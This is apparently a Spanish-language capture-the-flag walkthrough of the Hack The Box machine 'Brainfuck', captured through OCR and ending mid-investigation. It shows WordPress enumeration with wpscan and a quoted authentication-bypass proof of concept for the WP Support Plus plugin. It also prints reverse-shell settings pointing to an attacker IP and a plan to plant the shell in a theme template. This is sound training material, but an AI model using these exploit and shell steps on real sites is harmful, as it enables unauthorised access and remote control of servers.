
orestis es válido, regresando al home de la página se identifica un ticket




Buscando exploits existen varios



Validando el exploit de sql injection WordPress ticket encuentro que hay un plugin relacionado con ticket




Generalmente los plugins se pueden ver dentro del directorio wp-content
https://brainfuck.htb/wp-content/plugins/




Otra forma de encontrar el plugin es con wpscan


wpscan enumeracion de plugins con ssl

con la opcion --disable-tls-checks podemos enuerar equipos que cuentan con ssl
wpscan --disable-tls-checks --url https://brainfuck.htb/ -e u,p


~/machineshtb/Brainfuck
wpscan --disable-tls-checks --url https://brainfuck.htb/ -e u,p
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: https://brainfuck.htb/ [10.10.10.17]
[+] Started: Mon Feb 26 22:07:41 2024
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: https://brainfuck.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
../
akismet/
easy-wp-smtp/
hello.php
index.php.old
Index of /wp-conten
Otra forma de encontrar e
wpscan enum
con la opcion --disable-tls




Validando tambien el exploit de escalada de privilegios el cual tambien afecta al plugin se basa en la ruta /admin-ajax.php



```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
```


Si vamos a la ruta encontramos que si existe




Ambos exploits afectan a la ruta /admin-ajax.php, sin embargo, el exploit de escalada se basa en el uso incorrecto del ***wp_set_auth_cookie**()*

WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation


Modifico el exploit y lo guardo como index.html cambiando la url y el valor de username por admin




Levanto Python y visito mi localhost



Le doy clic a login y me redirige a /wp-admin/admin-ajax.php del equipo víctima



Elimino el directorio /admin-ajax.php y dejo solo wp-admin y ya estoy dentro



Reverse shell en wordpress

Localizamos una php reverse shelll
locate reverse | grep php

```
/usr/share/metasploit-framework/modules/payloads/singles/php/reverse_php.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp_uuid.rb
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
~/machineshtb/Brainfuck/CVE-2018-15473 main !1
```

Encontramos una de seclists básicamente es una idéntica a las de pentest monkey aca modificamos la ip y puerto.

Open *php-reverse-shell.php ~/machineshtb/Brainfuck/CVE-2018-15473

```
43 // Usage
44 // ———
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip   = isset($_POST['ip']) ? $_POST['ip']   : '10.2.2.1';
50 //$ip = '10.10.14.11';  // CHANGE THIS
51 //$port = 123;       // CHANGE THIS
52 $port  = isset($_POST['port']) ? $_POST['port']   : '8888';
53 $chunk_size = 1400;
54 $write_a = null;
55 $error_a = null;
56 $shell = 'uname -a; w; id; /bin/sh -i';
57 $daemon = 0;
58 $debug = 0;
59
```

Ahora siguiendo varias guias subimos la shell en apariecia y editor
https://www.hackingarticles.in/wordpress-reverse-shell/
seleccionamos el tema Twenty Seventeen: 404 Template (404.php)

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to edit: Twenty Seventeen Select

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty Seventeen
```


Templates

404 Template (404.php)


Archives (archive.php)

Comments


borro todas las lineas y pego todo lo de la reverse shell.




Sin embargo, al finalizar no me deja subir o actualizar el archivo
Bajo esta circunstancia enumeró el WordPress un rato y allí encuentro que hay un Easy WP SMTP Settings



